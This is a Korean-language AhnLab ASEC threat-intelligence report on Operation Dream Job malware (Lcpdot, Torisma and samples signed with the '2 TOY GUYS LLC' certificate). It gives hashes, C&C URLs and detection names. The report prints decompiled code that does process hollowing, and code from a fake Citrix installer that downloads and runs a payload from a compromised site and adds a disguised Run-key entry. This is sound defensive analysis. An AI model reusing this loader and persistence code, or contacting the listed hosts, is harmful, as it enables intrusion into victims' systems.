ASEC Report

Vol.102

AhnLab

Contents

ASEC Report Vol.102 2021 Q1

ASEC(AhnLab Security Emergency response Center, 안랩 시큐리티대응센터)은 악성코드 및 보안 위협으로부터 고객을 안전하게 지키기 위하여 보안 전문가로 구성된 글로벌 보안 조직입니다. 이 리포트는 주식회사 안랩의 ASEC에서 작성하며, 주요 보안 위협과 이슈에 대응하는 최신 보안 기술에 대한 요약 정보를 담고 있습니다. 더 많은 정보는 안랩닷컴(www.ahnlab.com)에서 확인하실 수 있습니다.

Operation Dream Job 연관 악성코드 동향 보고서

이직자 노린 오퍼레이션 드림 잡(Operation Dream Job), 한국에서의 활동은?

지난 2019년 항공우주와 방위산업체 분야 취업에 관심을 가진 사람들을 대상으로 한 공격이 발견됐다. 일명 '오퍼레이션 드림 잡(Operation Dream Job)'이라고 불리는 이 공격은 비즈니스 관련 소셜미디어에서 항공우주 및 방위산업체 분야 구인 · 구직 서비스의 채용 담당자로 위장한 계정을 만들고, 새로운 일자리 제공을 미끼로 공격을 전개한다는 점에서 주목할 만 하다. 보안 연구가들은 라자루스(Lazarus) 그룹이 이 공격의 배후에 있다고 추정하고 있으며, 여러 보안 업체가 각기 다른 이름으로 관련 공격 보고서를 발표했다. 공격 방식이나 사용한 악성코드가 완전히 일치하지는 않지만 해당 보고서들은 모두 라자루스(Lazarus)와의 연관성을 공통적으로 언급하고 있다.


2021년 1월 JPCERT에서 공개한 오퍼레이션 드림 잡(Operation Dream Job) 연관 공격에 사용된 악성코드는 크게 2가지 형태로 구분할 수 있다. 토리스마(Torisma) 악성코드는 2020년 11월 공개된 악성코드이며, 엘씨피닷(Lcpdot) 악성코드는 최근 새롭게 공개된 악성코드다. 안랩은 공개된 엘씨피닷(Lcpdot) 악성코드의 변형 3개가 모두 '2 TOY GUYS LLC' 인증서로 서명된 점을 추적하여 해당 인증서로 서명된 파일들을 분석해 엘씨피닷(Lcpdot) 변형과 다른 추가 악성코드를 발견했다.

이번 보고서에서는 안랩 시큐리티대응센터(AhnLab Security Emergency response Center, 이하 ASEC)가 추적 · 분석한 내용을 바탕으로 오퍼레이션 드림 잡(Operation Dream Job) 공격에 사용된 엘씨피닷(Lcpdot) 악성코드 변형의 기본적인 특징을 이해하고, 해당 변형 악성코드의 디지털 서명에 이용된 '2 TOY GUYS LLC' 인증서로 서명된 악성코드 중 ASEC이 추가로 발견한 악성코드의 실제 공격 사례 및 공격 방식을 면밀히 살펴보고자 한다.

1. 오퍼레이션 드림 잡(Operation Dream Job) 공격 분석

1) 특징 및 관계도

여러 보안 업체와 보안 관련 조직에 따르면 라자루스(Lazarus) 그룹은 방위산업과 항공우주 분야 취업 관련 내용을 가장한 문서로 관련 분야 종사자에 대한 공격을 지속적으로 수행하고 있다. 관련 공격은 여러 오퍼레이션 명으로 불리고 있으며, 그 중 오퍼레이션 드림 잡(Operation Dream Job)이 가장 잘 알려져 있다. 카스퍼스키(Kaspersky)에서는 이 활동을 라자루스(Lazarus) 그룹의 데스노트(DeathNote) 클러스터로 분류하고 있지만 아직까지 이들 오퍼레이션들 간 명확한 연관성은 확인되지 않았다. [그림 1]은 오퍼레이션 드림 잡(Operation Dream Job) 관계도를 나타낸 것이다.



[그림 1] 오퍼레이션 드림 잡(Operation Dream Job) 관계도

맥아피(McAfee)는 2020년 7월 29일 오퍼레이션 노스 스타(Operation North Star)로 라자루스(Lazarus) 그룹이 미국 등의 국방 부문 조직에서 일하는 사람들에 대한 공격을 시도했다고 밝힌다. 관련 공격은 2017년과 2019년 발생한 공격과도 연관된다고 알려졌다.

2020년 8월 13일 보안 업체 클리어스카이(Clearsky)는 이스라엘 방위산업체 종사자를 대상으로 방위산업체 채용과 관련된 미끼 문서를 사용한 '오퍼레이션 드림 잡(Operation Dream Job)'을 공개했다. 이 보고서에 따르면 오퍼레이션 드림 잡(Operation Dream Job)은 2018년 12월 맥아피(McAfee)가 공개한 오퍼레이션 샤프슈터(Operation Sharpshooter)와 2020

년 6월 이셋(Eset)이 공개한 유럽과 중동 지역 우주항공 및 방위산업체 대한 공격인 '오퍼레이션 인터셉션(Operation Interception)', 그리고 맥아피(McAfee)의 '오퍼레이션 노스 스타(Operation North Star)'와도 연관된다고 한다.

2020년 11월 5일 맥아피(McAfee)는 오퍼레이션 노스 스타(Operation North Star) 추가 정보를 공개하고 C&C 서버 로그 분석을 통해 호주, 이스라엘, 러시아 IP 주소에 대한 공격을 확인했다. 해당 보고서에서 토리스마(Torisma) 악성코드의 분석 내용을 추가 공개했지만 관련 파일의 IOC 정보는 공개하지 않았다.

2021년 1월 26일 JPCERT는 '오퍼레이션 드림 잡 바이 라자루스(Operation Dream Job by Lazarus)'를 블로그에 공개한다. 오퍼레이션 드림 잡(Operation Dream Job)은 2020년 8월 13일 클리어스카이(Clearsky)에서 2020년 7-8월 방산 및 우주항공 업체 취업 관련 문서로 가장한 표적 공격 캠페인이다. 오퍼레이션 제목은 동일하고 공격 주체는 라자루스(Lazarus) 그룹으로 추정하고 있지만 클리어스카이(Clearsky)의 오퍼레이션 드림 잡(Operation Dream Job)과의 연관성을 자세히 언급하지는 않았다. 다만 2020년 11월 맥아피(McAfee)에서 공개한 'Operation North Star: Behind The Scenes'에 언급된 토리스마(Torisma) 악성코드와 함께 새로운 변형 악성코드인 엘씨피닷(Lcpdot)의 정보를 담고 있다.

또한 2021년 1월 구글에서도 보안 연구원에 대한 공격을 공개했으며 관련된 C&C 서버가 JPCERT에서 공개한 C&C 서버와 일치한다. 특정 인증서로 서명된 악성코드 중 동일 C&C 서버로 접속하는 추가 악성코드도 발견되어 다른 공격과도 연관된다. 일부 악성코드는 한국에서 활동한 정황이 있으며 관련 활동은 계속 발견될 것으로 추정하고 있다.

2) 공격 방법

JPCERT에서 공개한 오퍼레이션 드림 잡(Operation Dream Job)의 구체적인 공격 방법(Attack Vector)은 아직 공개되지 않았다. 그러나 다른 보고서의 공격 사례를 살펴보면 기업 인사 담당자로 위장해 링크드인(LinkedIn) 등을 통해 공격 대상에게 취업 관련한 대화로 신뢰를 쌓은 뒤 취업 관련 문서로 위장한 악성코드를 전달했을 가능성이 높은 것으로 추정된다.

3) 주요 악성코드

JPCERT에서 공개한 오퍼레이션 드림 잡(Operation Dream Job)의 주요 악성코드는 크게 2가지로 분류되며, 토리스마(Torisma)와 엘씨피닷(Lcpdot)이다.

(1) 토리스마(Torisma)

토리스마(Torisma)는 2020년 11월 맥아피(McAfee)의 오퍼레이션 노스 스타 비하인드(Operation North Star Behind)에서 처음 소개되었다. 토리스마(Torisma) 악성코드는 악성 매크로를 포함한 워드 문서를 통해 실행되며 보통 더미다(Themida)로 패킹되어 있다.

토리스마(Torisma)는 외부 서버에서 추가 모듈을 다운로드하고 실행하며 감염된 호스트 정보 보내기, 특정 파일 실행 등의 기능이 확인되었다.


(2) 엘씨피닷(Lcpdot)

엘씨피닷(Lcpdot)은 맥아피(McAfee) 분석 내용에는 언급되지 않았지만 JPCERT에서 새롭게 공개한 악성코드로 일명 쿠키타임(CookieTime)으로 불려지는 악성코드다. JPCERT에서 토리스마(Torisma)와 명확한 연관 관계를 공개하지 않아 일본 내 침해 사고 조사 중 발견한 악성코드로 추정된다.

엘씨피닷(Lcpdot)은 토리스마(Torisma)와 유사한 다운로더이며 일부 샘플은 VMProtect 패커로 보호되어 있다. RC4 암호화 키와 베이스64(Base64)로 인코딩된 C&C 서버 정보를 인자로 받는다.

또한 스테가노그래피(Steganography) 기법을 사용해 GIF 파일로 위장해 통신한다. 분석 과정에서는 다운로드하는 추가 모듈의 기능을 확인하지 못해 구체적인 추가 기능은 확인되지 않았다.

3개의 엘씨피닷(Lcpdot) 변형 악성코드는 모두 '2 TOY GUYS LLC' 인증서로 디지털 서명되었다. [그림 2]는 해당 파일에 서명된 디지털 서명 정보를 나타낸 것이다.



[그림 2] 엘씨피닷(Lcpdot)에 서명된 디지털 서명 정보

4) 추가 활동

ASEC은 엘씨피닷(Lcpdot) 악성코드가 모두 동일한 디지털 인증서로 서명되어 있어 해당 인증서로 서명된 파일을 분석하고, 관련 악성코드의 변형을 조사해 추가 공격 사례를 확인했다. [표 1]은 2020년부터 2021년까지의 주요 공격 사례를 나타낸 것이다.

일시	공격 대상	내용
2020.03	? (한국)	ntuser.exe. 초기 엘씨피닷(Lcpdot) 변형
2020.03	? (한국)	CitrixWorkspace 파일로 위장
2021.1	? (오만)	igfxaudio.exe로 수집

[표 1] 주요 공격 사례

2. TOY GUYS LLC 인증서 서명 악성코드 분석

ASEC은 앞서 언급한 것과 같이 '2 TOY GUYS LLC' 인증서로 서명된 파일을 분석하였으며, 서명된 파일들은 모두 악성코드로 확인했다. [표 2]의 인증서 서명 파일 중 2개 샘플은 한국에서 수집되었다.

일시	Hash	파일 이름	공격 대상
2020년 3월	06adca7a28b6d1d983912f7f544ee413	ntuser.exe	? (한국)
2020년 3월	5b831eaed711d5c4bc19d7e75fcaf46e	citrixvesystem_laptop.exe	? (한국)
2020년 9월	d59a0a04abcb38fdb391a09972aa3ff4	?	?
2020년 10월	d7ec4cc00b212a4a8c574ce22775eb52	?	?
2020년 11월	ec0c8d2cb8da72f4b82ebe3c33c9f24f	d3d10.dll	?
2021년 1월	22cb24a51394e3ab9b161cd2f6de234f	igfxaudio.exe	? (오만)

[표 2] 인증서 서명 파일

주요 악성코드 정보는 다음과 같다.

1) 2020년 3월 ntuser.exe

2020년 3월 6일 최초 수집되었으며 파일 이름은 ntuser.exe(md5: 06adca7a28b6d1d983912f7f544ee413)이다. 한국에서 수집되었으며 C&C 서버 주소에 한국 사이트를 포함하고 있어 한국이 공격 대상인 것으로 추정된다.

[그림 3]의 메모리에서 실행되는 악성코드를 분석한 결과, 본체는 암호화되어 있음을 확인했다.

```
int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
{
  unsigned int i; // eax
  CHAR Filename; // [esp+4h] [ebp-104h] BYREF
  char v7[256]; // [esp+5h] [ebp-103h] BYREF
  __int16 v8; // [esp+105h] [ebp-3h]
  char v9; // [esp+107h] [ebp-1h]

  Filename = 0;
  memset(v7, 0, sizeof(v7));
  v8 = 0;
  v9 = 0;
  GetModuleFileNameA(0, &Filename, 0x104u);
  for ( i = 0; i < 0x7204; ++i )
    byte_406030[i] = (byte_406030[i] ^ 0x16) + 0x7D;
  sub_401000(byte_406030, &Filename);
  return 0;
}
```

[그림 3] 메모리에서 실행되는 악성코드


악성코드가 실행되면 암호화를 풀고 메모리에서 실행된다. 메모리에서 실행되는 코드(md5: 195565729c1bc9d18197e1579431824d)는 엘씨피닷(Lcpdot) 변형 악성코드로 파일 생성 시간은 2020년 2월 26일이다. JPCERT에서 공개한 샘플은 2020년 가을쯤 제작된 걸로 보여 한국에서 발견된 버전이 이전 버전으로 보인다.

그 후 [그림 4]와 같이 엘씨피닷(Lcpdot) 실행을 위해 암호 키를 인자로 준다.

```
  sprintf(&CommandLine, "\"%s\" -p 0x57AC098B", a2);
  if ( CreateProcessA(0, &CommandLine, 0, 0, 0, 4u, 0, 0, &StartupInfo, &ProcessInformation) )
  {
    Context.ContextFlags = 65543;
    GetThreadContext(ProcessInformation.hThread, &Context);
    v10 = dwSize;
    VirtualProtectEx(ProcessInformation.hProcess, (LPVOID)v18[13], dwSize, 0x40u, &flOldProtect);
    WriteProcessMemory(ProcessInformation.hProcess, (LPVOID)v18[13], v6, v10, &NumberOfBytesWritten);
    WriteProcessMemory(ProcessInformation.hProcess, (LPVOID)(Context.Ebx + 8), &v18[13], 4u, &NumberOfBytesWritten);
    Context.Eax = v18[13] + v18[10];
    SetThreadContext(ProcessInformation.hThread, &Context);
    VirtualProtectEx(ProcessInformation.hProcess, (LPVOID)v18[13], v10, flOldProtect, 0);
    ResumeThread(ProcessInformation.hThread);
  }
  free(v6);
}
```

[그림 4] 암호 키를 인자 값으로 전달

[그림 5]의 코드에서는 엘씨피닷(Lcpdot)의 특징적 문자열인 ‘Cookie=Enable&CookieV=%d&Cookie_Time=32’와 같은 문자열이 존재하는 것을 확인할 수 있다.



[그림 5] 엘씨피닷(Lcpdot)의 특징적 문자열

또한 JPCERT에서 공개한 샘플(md5: b8df94ce84201b17684e0d368ed38024)과 비교하였을 때 [그림 6] 코드가 매우 유사한 것을 알 수 있다.

```
19  v16 = this;
20  Src = (void *)a2;
21  szObjectName = 0;
22  memset(v18, 0, sizeof(v18));
23  if ( this[260] )
24    ArguData_4020C0(this, 5, &szObjectName);
25  else
26    ArguData_4020C0(this, 2, &szObjectName);
27  v15 = 0;
28  strcpy((char *)v14, "GIF89a\b");
29  v14[2] = 16187404;
30  v14[3] = 0;
31  v14[4] = 3342336;
32  v14[5] = 26112;
33  v14[6] = -872415079;
34  v14[7] = 16711680;
35  v14[8] = 721420331;
```

```
208  if ( *(_DWORD *)(a1 + 1068) )
209  {
210    if ( v9 != 1 && *(_DWORD *)(a1 + 56) )
211      wsprintfA(&v194, "%d-202021");
212  }
213  else if ( v9 != 1 && *(_DWORD *)(a1 + 56) )
214  {
215    wsprintfA(&v194, "%d-101012");
216  }
217  hRequest = 0i64;
218  strcpy((char *)Src, "GIF89a'");
219  v17 = 15073319i64;
220  v18 = -268435457;
221  v19 = -654853710;
```

[그림 6] JPCERT 공개 샘플과 비교

분석 당시, 해당 악성코드는 암호화된 파일을 다운로드하지만 어떤 파일을 다운로드하는지는 확인하지 못해 추가 기능은 파악할 수 없었다.

[그림 7]과 [표 3]은 접속 대상 주소 및 리스트를 나타낸 것으로, 다수의 한국 웹사이트에 접속하는 것을 알 수 있다.

```
if ( GetFileAttributesA(&FileName) == -1 )
{
  (*(void (__thiscall **)(WPARAM, const wchar_t *))(*(_DWORD *)wParam + 4))(
    wParam,
    L"http://121.    224                                                                    :work.asp");
  (*(void (__thiscall **)(WPARAM, const wchar_t *))(*(_DWORD *)wParam + 4))(
    wParam,
    L"http://www.          com/data/geditor/main_1.php");
  (*(void (__thiscall **)(WPARAM, const wchar_t *))(*(_DWORD *)wParam + 4))(
    wParam,
    L"https://www        chun.co.kr/_proc/member/member_bk.asp");
  (*(void (__thiscall **)(WPARAM, const wchar_t *))(*(_DWORD *)wParam + 4))(
    wParam,
    L"http:/ _             ca.com/test1.php");
  (*(void (__thiscall **)(WPARAM, const wchar_t *))(*(_DWORD *)wParam + 4))(
    wParam,
    L"http://121.          /FileServer/temp/platform.asp");
```

[그림 7] 접속 주소

접속 주소
hxxp://121.2**.2**.218/A*****.***.Common.FileServiceServer/Web/document/netframework.asp
hxxp://www.co****st.com/data/geditor/main_1.php
hxxps://www.myu*****un.co.kr/_proc/member/member_bk.asp
hxxp://gbflatinamerica.com/test1.php
hxxp://121.1**.6*.233/FileServer/temp/platform.asp

[표 3] 접속 주소

특징적인 것은 한국의 유명 전사자원관리시스템(ERP 시스템)과 연관된 사이트 주소가 2곳이나 된다는 점이다. 해당 개발사 서버가 침해당했는지, 전사자원관리시스템(ERP 시스템)을 운영하는 기업의 서버가 침해당했는지는 아직 확인되지 않았다.

2) 2020년 3월 citrixvesystem_laptop.exe

2020년 3월 27일 수집된 악성코드(md5: 5b831eaed711d5c4bc19d7e75fcaf46e)는 시트릭스 워크스페이스(Citrix Workspace) 프로그램으로 위장하고 있다. [그림 8]은 해당 파일의 속성 정보 화면이다.

속성	값
설명	
파일 설명	Citrix Workspace App
유형	응용 프로그램
파일 버전	19.11.0.50
제품 이름	Citrix Workspace
제품 버전	19.11.0.50
저작권	Copyright (c) 1990-2019 Citrix Systems, Inc.
크기	129MB

[그림 8] citrixvessystem_laptop.exe 파일 정보

시트릭스 워크스페이스(Citrix Workspace)는 하나의 중앙 플랫폼에서 회사 앱과 데이터에 접근할 수 있게 해주는 디지털 업무 공간 솔루션으로 사용자가 웹 앱, 기업 데이터, 파일 가상 앱, 데스크톱에 접근할 수 있게 도와주는 도구이다.

악성코드가 실행되면 산업용품 쇼핑몰(hxxps://www.to****9.com/common/Download.asp?id=293)에서 파일 다운로드를 시도한다. 테스트 당시에서는 0 바이트의 Update Data.db 파일이 다운로드되었다.

리소스(Resource IDR_CITRIXAPP) 영역에 정상 시트릭스 워크스페이스(Citrix Workspace) 파일을 포함하고 있고, 생성 후 실행하는 것이 확인됐다.

```
int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
{
  HRSRC v4; // eax
  HGLOBAL v5; // edi
  HRSRC v6; // eax
  DWORD v7; // esi
  FILE *Stream; // [esp+Ch] [ebp-214h] BYREF
  HMODULE hModule; // [esp+10h] [ebp-210h]
  CHAR CmdLine[260]; // [esp+14h] [ebp-20Ch] BYREF
  CHAR pszPath[260]; // [esp+118h] [ebp-108h] BYREF

  hModule = hInstance;
  memset(pszPath, 0, sizeof(pszPath));
  SHGetFolderPathA(0, 26, 0, 0, pszPath);
  strcat_s(pszPath, 0x104u, "\\GoogleUpdate.exe");
  memset(CmdLine, 0, sizeof(CmdLine));
  sub_408BD0(
    CmdLine,
    "reg add \"HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\" /v \"Google Update\" /t REG_SZ /d \"%s\"",
    pszPath);
  if ( !URLDownloadToFileA(0, "https:/                    m/common/Download.asp?id=293", pszPath, 0, 0) )
  {
    WinExec(pszPath, 0);
    WinExec(CmdLine, 0);
  }
  v4 = FindResourceA(hInstance, (LPCSTR)0x66, "IDR_CITRIXAPP");
  v5 = LoadResource(hInstance, v4);
  v6 = FindResourceA(hModule, (LPCSTR)0x66, "IDR_CITRIXAPP");
  v7 = SizeofResource(hModule, v6);
  GlobalUnlock(v5);
  fopen_s(&Stream, "C:\\Windows\\Temp\\CitrixWorkspaceApp.exe", "wb");
```

[그림 9] 메인 함수 코드

[그림 9]는 해당 악성코드의 메인 함수 코드를 나타낸 것으로 공격자는 정상 시트릭스 워크스페이스(Citrix Workspace) 파일을 악성코드로 바꿔치기 했을 가능성이 높다.

[표 4]는 악성코드가 접속하는 주소이다. 앞서 분석한 악성코드와 마찬가지로 육아, 협회, 중국 마케팅, 대학 등의 한국 사이트들이 다수 발견되었으며, 다운로드 받는 파일과 추가 명령어는 확인하지 못했다.

접속 주소
hxxps://www.to****9.com/common/Download.asp?id=293
hxxps://www.ag****ll.com/customer/qnaDelOk.asp
hxxps://www.l*****al.k***.or.kr/_include/left_ajax.asp
hxxps://www.china-c*****.co.kr/Interview/dcm.asp
hxxp://www.w***.ac.kr/w***/listboard/faq.asp

[표 4] 접속 주소

3) 2020년 9월 수집 샘플

2020년 9월 수집된 엘씨피닷(Lcpdot) 변형(md5: d59a0a04abcb38fdb391a09972aa3ff4)은 다른 보안업체로부터 제공받았으며 안랩 자사 고객의 감염 보고는 아직까지 확인되지 않았다.

해당 악성코드가 접속하는 주소는 [표 5]와 같다.

주소
hxxps://www.leemble.com/5mai-lyon/public/webconf.php
hxxps://www.tronslog.com/public/appstore.php
hxxps://mail.clicktocareers.com/dev_clicktocareers/public/mailview.php

[표 5] 접속 주소

4) 2020년 11월 d3d10.dll

2020년 11월에 발견된 악성코드는 컴배커(ComeBacker)로 알려져 있으며 이 샘플(dm5: ec0c8d2cb8da72f4b82ebe3c33c9f24f)의 C&C 서버는 2021년 1월 구글이 보안 연구원 대상 공격 캠페인에서 공개한 C&C 서버인 [그림 10]의 www.fabioluciani.com 주소와 일치한다.

[그림 10] 라자루스(Lazarus) 그룹의 다른 활동과 C&C 서버 일치


보안 연구가들 대상 공격 중 한국 보안업체 엔키(Enki)는 자신들에 대한 공격과 인터넷 익스플로러 제로데이 취약점(CVE-2021-26411)을 공개 하였으며 해당 취약점은 2021년 3월 9일 패치되었다. 동일한 인증서 C&C 서버 주소를 통해 오퍼레이션 드림 잡(Operation Dream Job)과 보안 연구가들에 대한 공격 간에 연관 가능성이 높은 것을 추정할 수 있다.

5) 2021년 1월 igfxaudio.exe

2021년 1월 오만에서 수집된 igfxaudio.exe 파일(md5: 22cb24a51394e3ab9b161cd2f6de234f)은 4,073,592 바이트 길이를 가지며 패킹되어 있다.

3. 연관 관계

지금까지 탐지된 오퍼레이션 드림 잡(Operation Dream Job) 관련 악성코드와 공격 방법의 연관성을 정리하면 [그림 11]과 같다.



[그림 11] 악성코드간 연관 관계

JPCERT에서 공개한 엘씨피닷(Lcpdot) 악성코드는 일본 내 공격에 사용된 토리스마(Torisma) 악성코드와 함께 발견된 것으로 보인다. 엘씨피닷(Lcpdot) 악성코드는 특정 인증서로 서명되는 경우가 있으며, 안랩은 해당 인증서로 서명된 파일을 분석해 엘씨피닷(Lcpdot) 변형과 추가 악성코드를 발견할 수 있었다.

분석 결과, 공격자는 엘씨피닷(Lcpdot) 계열의 악성코드를 이용해 2020년 봄부터 한국을 포함한 여러 나라를 공격하고 있음을 파악했다. 악성코드는 보통 3-4개 사이트를 접속하며 공격 대상의 지역이나 언어에 따라 C&C 서버 주소를 달리하고 있는 것으로 보인다. 예를 들어 한국에서 발견된 악성코드는 모두 한국 사이트이며 일본에서 발견된 악성코드는 일본에 존재하는 웹사이트를 이용했다. 그리고, '2 TOY GUYS LLC' 인증서로 서명된 악성코드 중 하나는 2021년 구글에서 보안 연구가 대상 공격 캠페인에서 공개한 C&C 서버 주소(www.fabioluciani.com)와 일치해 다른 공격에도 활용되고 있다.

한가지 주의할 점은 여러 보안 업체에서 공개한 오퍼레이션간에 명확한 근거가 제시되지 않은 경우도 있다는 점이다. 클리어스카이(Clearsky)의 오퍼레이션 드림 잡(Operation Dream Job)은 오퍼레이션 샤프슈터(Operation Sharpshooter)및 오퍼레이션 인터셉션(Operation Interception)과의 느슨한 연관 관계를 밝히고 있다.

JPCERT에서 공개한 토리스마(Torisma)는 맥아피(McAfee)가 공개한 토리스마(Torisma)의 연관성은 있어 보이지만 맥아피(McAfee)에서 IOC를 공개하지 않아 직접 비교할 수 없었다. JPCERT에서 공개한 엘씨피닷(Lcpdot) 또한 토리스마(Torisma)와의 명확한 관계를 밝히고 있지는 않지만 카스퍼스키(Kaspersky)에 따르면 엘씨피닷(Lcpdot) 악성코드가 다른 라자루스(Lazarus) 그룹의 악성코드가 사용한 C&C 서버에 연결된 내용을 확인했다고 한다.

공격 방식, 공격 수법, 악성코드 확인에 한계가 있어 이들 그룹을 명확히 특정 그룹으로 분류하는데 조심스러울 수 밖에 없고 이번 보고서에서도 라자루스(Lazarus)와의 연관성을 주장할 수는 없다. 다만, 연관 관계가 의심스러운 엘씨피닷(Lcpdot) 변형 및 다른 악성코드의 정보를 통해 관련 그룹 추적에 도움이 되었으면 한다.

4. 안랩 대응 현황

안랩 제품군에서는 오퍼레이션 드림 잡(Operation Dream Job) 관련 악성코드를 다음과 같은 진단명으로 탐지하고 있으며, 엔진 버전 정보는 다음과 같다.

Trojan/Win32.Lcpdot (2021.02.09.00)
Trojan/Win32.Pretendapp (2021.02.09.00)
Trojan/Win64.Nukesped (2021.02.01.01)
Trojan/Win32.NukeSped (2021.02.02.02)
Trojan/Win64.Manuscrypt (2021.02.02.02)
Trojan/Win32.Lcpdot (2021.02.26.04)

오퍼레이션 드림 잡(Operation Dream Job)과 라자루스(Lazarus) 공격 그룹의 활동은 최근 공개되었지만 일부 악성코드는 안랩 제품에서 이미 진단되고 있었다. 또한 ASEC에서 이 그룹의 활동을 추적하며 관련 악성코드를 대응했지만, 분석 과정에서 확인되지 않아 미진단 중인 악성코드 변형이 존재할 수 있다.

5. 결론

